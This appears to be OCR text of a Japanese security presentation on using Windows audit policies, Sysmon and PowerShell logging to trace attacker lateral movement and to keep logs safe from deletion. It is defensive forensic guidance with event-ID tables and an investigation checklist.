
- Windows標準の機能
  - まずはここから
- 初期状態のWindowsでは、監査される設定はごく一部
  - 情報としては不十分





Sysmon

- Windows Sysinternalsの一部
  - https://docs.microsoft.com/ja-jp/sysinternals/downloads/sysmon
- 無償で公開されており、インストール出来れば誰でも利用可能



Sysmon

- Windows Sysinternalsの一部
  - https://docs.microsoft.com/ja-jp/sysinternals/downloads/sysmon
- 無償で公開されており、インストール出来れば誰でも利用可能
- 取得可能になる情報（2017年5月公開のバージョン6.10時点）

プロセスの作成・終了	ドライバの読み込み	ディスクのRAW読み込み	パイプの作成・接続	WMIの実行
ファイル作成日時の変更	イメージの読み込み	ファイルの作成	別プロセスのメモリ領域へのアクセス	ファイルストリーム作成
ネットワーク接続	リモートスレッド作成	レジストリイベント		

ログから追跡するメリット

■常時ログを取得
➡ **後から調査しても分からない情報**を記録可能

■例： 一時ファイルを作成するツール

後から調査しても・・・

ファイルが残存していない

フォレンジックでは・・・

「ファイルが作成された」**ことは分かる**が、その内容を調査することは難しい


➡ ログ取得により・・・

アプリケーションや、ファイル作成時の**コマンドライン**を追跡可能に

適切なログ出力設定

- **悪い**例
  - 「**よく分からないので**全部のログを取得する」
    - 「全部取得して後から絞り込む」がポリシーであれば全部取得すること自体は悪くない

- 初期設定では、所定容量を超えると古いログから上書きされる
  - ドメインコントローラ： 128MB
  - その他： 20MB



- 必要な情報が埋もれてしまう場合がある
  - 追加の監査設定なし： 数週間のログが保管される
  - 追加の監査設定あり： 早い時には数時間でログが上書きされる

取得効果のあるイベント（”セキュリティ”イベント）

■特に「効果がある」と判断したイベント

ログオン 4611 4624 4648 4776 4778	プロセス実行 4688	アカウント管理 4720 4722 4724 4726 4728 4737 4738
ハンドル 4656 4658 4659 4660 4661 4663 4690	ログオフ 4634 4779	プロセス終了 4689
ポリシー変更 4670 4904 4905 4946 4947	VSS 8222	特権の使用 4672 4673 4674 4703 4768 4769 4771
フィルタリング プラットフォーム 5156	ファイル共有 5140 5142 5144 5145	

取得効果のあるイベント（Windows標準のイベント）

■下記は設定せずとも記録される

システム
7036 7040 7045

アプリケーション
102 103 105 216 300 302 2001 2003 2005 2006

イベント消去(各種ログ)
104

Microsoft-Windows-Application-Experience/Program-Telemetry

Microsoft-Windows-Bits-Client/Operational

Microsoft-Windows-DeviceSetupManager/Admin

Microsoft-Windows-Kernel-PnP/Configuration

Microsoft-Windows-Kernel-PnPConfig/Configuration

Microsoft-Windows-PowerShell/Operational

Microsoft-Windows-WinRM/Operational

Microsoft-Windows-Windows-WMI-Activity/Operational

Microsoft-Windows-TerminalServices-LocalSessionManager/Operational

Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational

Microsoft-Windows-TerminalServices-RDPClient/Operational


取得効果のあるイベント（Sysmonイベント）

■特に「効果がある」と判断したイベント

プロセス実行 **1** 「セキュリティ」と併用	ネットワーク接続 **3** 「セキュリティ」と併用	Process Accessed **10**
プロセス終了 **5** 「セキュリティ」と併用	CreateRemoteThread **8**	作成日時変更 **2**
	RawAccessRead **9**	レジストリ **12, 13**


監査ログとSysmon (1)

- 似たような内容のイベントが記録される場合も
  - Sysmonの情報が全体的に有用
  - 監査ログにしか記録されない情報もある



実行履歴の調査方針

想定される攻撃手順の例




1. 侵入経路の確保
2. 環境調査
3. スクリプト実行許可
4. スクリプトダウンロード
5. スクリプト実行
6. 痕跡削除

（本講演ではスコープ外）	
「監査ポリシー」を用いて使用されたアカウントとコマンドを調査	済
PowerShellの実行履歴及びレジストリの変更内容から、スクリプト実行許可を追跡	レジストリのみ済
ネットワークの通信ログから、スクリプトのダウンロードを調査	
PowerShellの実行履歴及びコマンドの実行履歴から、実行された内容を追跡	「PowerShellが実行された」
痕跡が削除された場合への対策	

PowerShellのログ取得

- 初期設定では、**PowerShellが実行されたこと**は記録される




PowerShellのログ取得

■追加設定により、**実行内容を記録**することが可能


—Windows 10

—追加パッケージをインストールした、
それ以前のWindows




PowerShellのログ取得

- スクリプトの内容が丸々イベントログに記録
- コマンド履歴は別のファイルに保管



実行履歴の調査方針

想定される攻撃手順の例



（本講演ではスコープ外）	
「監査ポリシー」を用いて使用されたアカウントとコマンドを調査	済
PowerShellの実行履歴及びレジストリの変更内容から、スクリプト実行許可を追跡	済
ネットワークの通信ログから、スクリプトのダウンロードを調査	
PowerShellの実行履歴及びコマンドの実行履歴から、実行された内容を追跡	済
痕跡が削除された場合への対策	


ネットワーク通信の調査

- 通信経路上にネットワーク機器がある場合
  - ファイアウォール、Webプロキシ、IDS/IPS などのログ


ネットワーク通信の調査

- 通信経路上にネットワーク機器がある場合
  - ファイアウォール、Webプロキシ、IDS/IPS などのログ
- 通信経路上にネットワーク機器が無い場合


Windowsフィルタリング プラットフォーム
（Windowsファイアウォール）



Sysmon イベント3
(Network connection detected)




共有フォルダへの アクセスログ
（ドメインコントローラ上）



監査ログとSysmon (2)

- 通信ログもプロセス監査と同様に、監査ログとSysmonの両方に情報が記録される




ファイルのダウンロード

- ファイルダウンロードにおける履歴
  - PowerShell
    - Invoke-WebRequest、System.Net.WebClient.DownloadFile など
    - PowerShellの実行履歴から確認
  - Webブラウザ
    - ダウンロード履歴
    - 一時ファイル（Temporary Internet Files）への作成履歴

この場合は、ここまでに設定した内容で確認可能

実行履歴の調査方針

想定される攻撃手順の例



1. 侵入経路の確保
2. 環境調査
3. スクリプト実行許可
4. スクリプトダウンロード
5. スクリプト実行
6. 痕跡削除

（本講演ではスコープ外）	
「監査ポリシー」を用いて使用されたアカウントとコマンドを調査	済
PowerShellの実行履歴及びレジストリの変更内容から、スクリプト実行許可を追跡	済
ネットワークの通信ログから、スクリプトのダウンロードを調査	済
PowerShellの実行履歴及びコマンドの実行履歴から、実行された内容を追跡	済
痕跡が削除された場合への対策	


使用されたファイルの削除

- 監査ポリシーから追跡することが可能

- 攻撃者が自身のサイトにアップロードするため、内容をRARやZIPなどのアーカイブにまとめ、送信した場合・・・
  - 一時的にアーカイブファイルが作成され、後に削除

痕跡の削除

- 管理者権限があれば、
  イベントログは削除する
  ことが可能



- ファイルに残る履歴であれば、
  ファイルを削除すれば追跡が難しくなる

痕跡が削除された場合を想定した準備が必要

削除されないためには

- ホスト上のログは、侵入された時点で消去される可能性がある

- 他のホストに、リアルタイムにログを転送
  - イベント サブスクリプション
  - Syslog形式などで送信
  - 定期的なログファイルのバックアップ

実行履歴の調査方針

想定される攻撃手順の例

1. 侵入経路の確保
2. 環境調査
3. スクリプト実行許可
4. スクリプトダウンロード
5. スクリプト実行
6. 痕跡削除

（本講演ではスコープ外）	
「監査ポリシー」を用いて使用されたアカウントとコマンドを調査	済
PowerShellの実行履歴及びレジストリの変更内容から、スクリプト実行許可を追跡	済
ネットワークの通信ログから、スクリプトのダウンロードを調査	済
PowerShellの実行履歴及びコマンドの実行履歴から、実行された内容を追跡	済
痕跡が削除された場合への対策	済

本手法の弱点

- ログ取得量のチューニングが必要
  - 必要なログが埋もれてしまわないように

- ホスト上のログが削除されると、追跡が難しくなる
  - ログを別ホストに回収するなどの工夫が必要

本手法の効果

- ツールの実行履歴を調査することが可能となる
  - 初期設定のままでは追跡不可
  - 設定変更・フリーソフトウェアの範囲である程度の調査が可能

効果を高める

- 本調査は「**Windows標準機能 + Sysmon**」を主に使用

- 別のツールを加えることで、更に調査し易くする
  - ネットワーク監視
  - エンドポイント監視　など

まとめ

- 一般的にLateral Movementには特定のツールおよびコマンドが使用される
- 監査ポリシーとSysmonを使うことで多くのツールを検知することができる
- 調査レポートはAPTインシデントを調査する際に活用することができる

Thank you

Q&A

https://www.jpcert.or.jp/research/ir_research.html